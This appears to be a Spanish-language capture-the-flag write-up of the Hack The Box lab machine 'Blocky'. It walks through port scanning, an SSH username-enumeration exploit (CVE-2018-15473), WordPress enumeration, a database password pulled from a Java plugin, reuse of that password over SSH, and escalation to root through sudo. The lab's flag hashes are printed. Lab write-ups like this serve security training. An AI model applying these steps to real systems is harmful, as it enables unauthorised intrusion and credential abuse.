

BLOCKY

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1. BLOCKY

[www](https://app.hackthebox.com/machines/Blocky)<https://app.hackthebox.com/machines/Blocky>

Blocky
RETIRED MACHINE
LINUX EASY

4.7 MACHINE RATING	15236 USER OWNS	15266 SYSTEM OWNS	21/07/2017 RELEASED
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Created by **Arrexel** [Copy Link](#) [Play Machine](#)

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> settarget "Blocky 10.10.10.37"
> ping 10.10.10.37
PING 10.10.10.37 (10.10.10.37): 56(84) bytes of data:
64 bytes from 10.10.10.37: icmp_seq=1 ttl=63 time=38.3 ms
64 bytes from 10.10.10.37: icmp_seq=2 ttl=63 time=34.6 ms
64 bytes from 10.10.10.37: icmp_seq=3 ttl=63 time=34.7 ms
64 bytes from 10.10.10.37: icmp_seq=4 ttl=63 time=47.5 ms
64 bytes from 10.10.10.37: icmp_seq=5 ttl=63 time=35.2 ms
64 bytes from 10.10.10.37: icmp_seq=6 ttl=63 time=34.3 ms
64 bytes from 10.10.10.37: icmp_seq=7 ttl=63 time=34.9 ms
^C
--- 10.10.10.37 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6016ms
rtt min/avg/max/mdev = 34.331/37.868/47.457/4.425 ms

```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros puertos: *21*, *22* y *80* abiertos.

```

> nmap -sS -p- 10.10.10.37 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 15:32 -01
Nmap scan report for 10.10.10.37
Host is up (0.039s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8192/tcp  closed sophos
23565/tcp open  minecraft
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
> extractPorts allports

```

```

File: extractPorts.tmp
1
2
3
4  [*] Extracting Information...
5  [*] IP Address: 10.10.10.37
6  [*] Open ports: 21,22,80,23565
7  [*] Ports copied to clipboard
8

```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Curiosamente, tenemos *Minecraft 1.11.2* corriendo en un puerto. Añadimos el dominio *blocky.htb* a nuestro

/etc/hosts para poder acceder desde el navegador.

```
> nmap -sCV -p21,22,80,25565 10.10.10.37 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 15:34 -01
Nmap scan report for 10.10.10.37
Host is up (0.034s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5a
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fa:a2 (RSA)
|_ 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_ 256 09:ds:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Did not follow redirect to http://blocky.htb
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
```

1.3. SSH user enumeration

CVE-2018-15473:

Ya que tenemos *OpenSSH 7.2.p2*, que es una versión bastante obsoleta, podemos usar el siguiente exploit para enumerar usuarios válidos a nivel de sistema.

Recordemos que las versiones vulnerables son inferiores a la *7.7*. Usamos este comando para traernos el exploit a nuestro directorio actual:

```
searchsploit -m linux/remote/45939.py .
```

```
> searchsploit ssh 7.2
-----
Exploit Title | Path
-----|-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45218.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40113.txt
-----
Shellcodes: No Results
> searchsploit -m linux/remote/45939.py
Exploit: OpenSSH < 7.7 - User Enumeration (2)
URL: https://www.exploit-db.com/exploits/45939
Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
Codes: CVE-2018-15473
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/pryor/CTF/HTB/Blocky/exploits/45939.py

Exploit:
URL: https://www.exploit-db.com/exploits/45939
Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
cp: overwrite '/home/kali/pryor/CTF/HTB/Blocky/exploits/45939.py'?
Copied to: /home/kali/pryor/CTF/HTB/Blocky/exploits/45939.py

> ls
45939.py
```

Podemos ejecutar el script, proporcionando la IP del objetivo y un usuario para comprobar si este es válido a nivel de sistema. Vemos que *root* y *notch* (creador de

Minecraft) son usuarios válidos a nivel de sistema.

```
> python2 45939.py 10.10.10.37 pepe
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[+] pepe is an invalid username
> python2 45939.py 10.10.10.37 root
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[+] root is a valid username
> python2 45939.py 10.10.10.37 notch
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[+] notch is a valid username
~/home/kali/pryor/CTF/H18/Blocky/exploits
```

1.4. Tecnologías web

Whatweb: nos reporta lo siguiente. Entre otras cosas, vemos que nos enfrentamos a un **Wordpress 4.8**.

```
> whatweb http://10.10.10.37
http://10.10.10.37 [302 Found] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], RedirectLocation[http://blocky.htb], Title[302 Found]
http://blocky.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], JQuery[1.12.4], MetaGenerator[WordPress 4.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Blockycraft &#211; Under Construction!], UncommonHeaders[Link], WordPress[4.8]
~/home/kali/pryor
```

1.5. Fuzzing web

Gobuster: usamos esta herramienta para descubrir directorios. Encontramos varios directorios típicos de **Wordpress** que pueden resultar interesantes.

```

$ gobuster dir -u http://blocky.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404 -x php,html,txt,bak
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehrlaauer (@firefart)

[+] Url: http://blocky.htb
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 301) [Size: 0] [-> http://blocky.htb/]
/wiki (Status: 301) [Size: 307] [-> http://blocky.htb/wiki/]
/wp-content (Status: 301) [Size: 313] [-> http://blocky.htb/wp-content/]
/wp-login.php (Status: 200) [Size: 2307]
/plugins (Status: 301) [Size: 310] [-> http://blocky.htb/plugins/]
/license.txt (Status: 200) [Size: 19935]
/wp-includes (Status: 301) [Size: 314] [-> http://blocky.htb/wp-includes/]
/javascript (Status: 301) [Size: 313] [-> http://blocky.htb/javascript/]
/readme.html (Status: 200) [Size: 7413]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 311] [-> http://blocky.htb/wp-admin/]
/phpmyadmin (Status: 301) [Size: 313] [-> http://blocky.htb/phpmyadmin/]
/xmlrpc.php (Status: 405) [Size: 42]
/wp-signup.php (Status: 302) [Size: 0] [-> http://blocky.htb/wp-login.php?action=register]
Progress: 51937 / 110285 (47.11%)
[!] Keyboard interrupt detected, terminating.
Progress: 519617 / 1102805 (47.12%)

Finished

```

1.6. Wordpress enumeration

Wpscan: usamos esta herramienta para obtener más información sobre el CMS de Wordpress que está corriendo en el servidor. Buscamos exploits para las versiones y plugins encontrados, pero en principio, no encontramos nada relevante.

```

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://blocky.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blocky.htb/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blocky.htb/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
| Found By: Rss Generator (Passive Detection)
| - http://blocky.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
| - http://blocky.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://blocky.htb/wp-content/themes/twentyseventeen/
| Last Updated: 2024-01-16T08:00:00.000Z
| Readme: http://blocky.htb/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.5
| Style URL: http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.

```

1.7. Information leakage


Tras explorar diferentes directorios, encontramos unas credenciales en un archivo llamado *BlockyCore.class*, el cual se encontraba en el directorio */plugin*. Este es un archivo *.jar*, pero pudimos descomprimirlo igualmente con: `unzip BlockyCore.jar`.

```

> ls
+ BlockyCore.jar
> unzip BlockyCore.jar
Archive: BlockyCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockyCore.class
> ls
+ com
+ META-INF
+ BlockyCore.jar
> cd com
> ls
+ myfirstplugin
> cd myfirstplugin
> ls
+ BlockyCore.class
> cat BlockyCore.class
File: BlockyCore.class  <BINARY>
+ strings BlockyCore.class
com/myfirstplugin/BlockyCore
java/lang/Object
sqlHost
Ljava/lang/String;
sqlUser
sqlPass
<init>
Code
+-----+
+-----+ localhost
root
8ysqfCTmrvX4UeduzjNSXe22
Ljava/lang/String;
LocalVariableTable
LocalVariableTable
this
Lcom/myfirstplugin/BlockyCore;
onServerStart
onServerStop
onPlayerJoin
TODO get username
Welcome to the BlockyCraft!!!!!!
sendMessage
'(Ljava/lang/String;Ljava/lang/String;)V
username
message
SourceFile
BlockyCore.java

```

Tratamos de conectarnos por SSH y FTP, pero estas credenciales resultaron ser de la base de datos *MySQL*, a la cual accedemos via web por */phpmyadmin*. No obstante, no encontramos nada relevante en la base de datos.



1.8. Privesc via sudo group

Buscamos otra alternativa para ganar acceso al sistema. Conseguimos acceso por *SSH* con el usuario *notch* y la contraseña que descubrimos previamente. Realizamos

el *tratamiento de la TTY*.

```
notch@10.10.10.37:~$ ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwADeD99Mn/ZlgKwCv8I8Khl9Rt2u0f20/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ED25519) to the list of known hosts.
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Jul 8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@blocky:~$
```

Descubrimos que estamos en el *grupo sudo*, por tanto, tan solo ejecutamos un comando y proporcionamos nuevamente la contraseña. Obtenemos acceso como *root*.

```
notch@blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@blocky:~$ sudo script /dev/null -c bash
Script started, file is /dev/null
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@blocky:~$ sudo script /dev/null -c bash
[sudo] password for notch:
Script started, file is /dev/null
root@blocky:~# ls
minecraft  user.txt
root@blocky:~# whoami
root
root@blocky:~# cat user.txt
ca98d6c748074a996f92b81e3f8c194a
root@blocky:~# cd /root
root@blocky:/root# ls
root.txt
root@blocky:/root# cat root.txt
4059a1ed2844cf305df331942b6df32c
root@blocky:/root#
```

“

También podríamos haber intentado escalar nuestros privilegios a través del *grupo lxd*.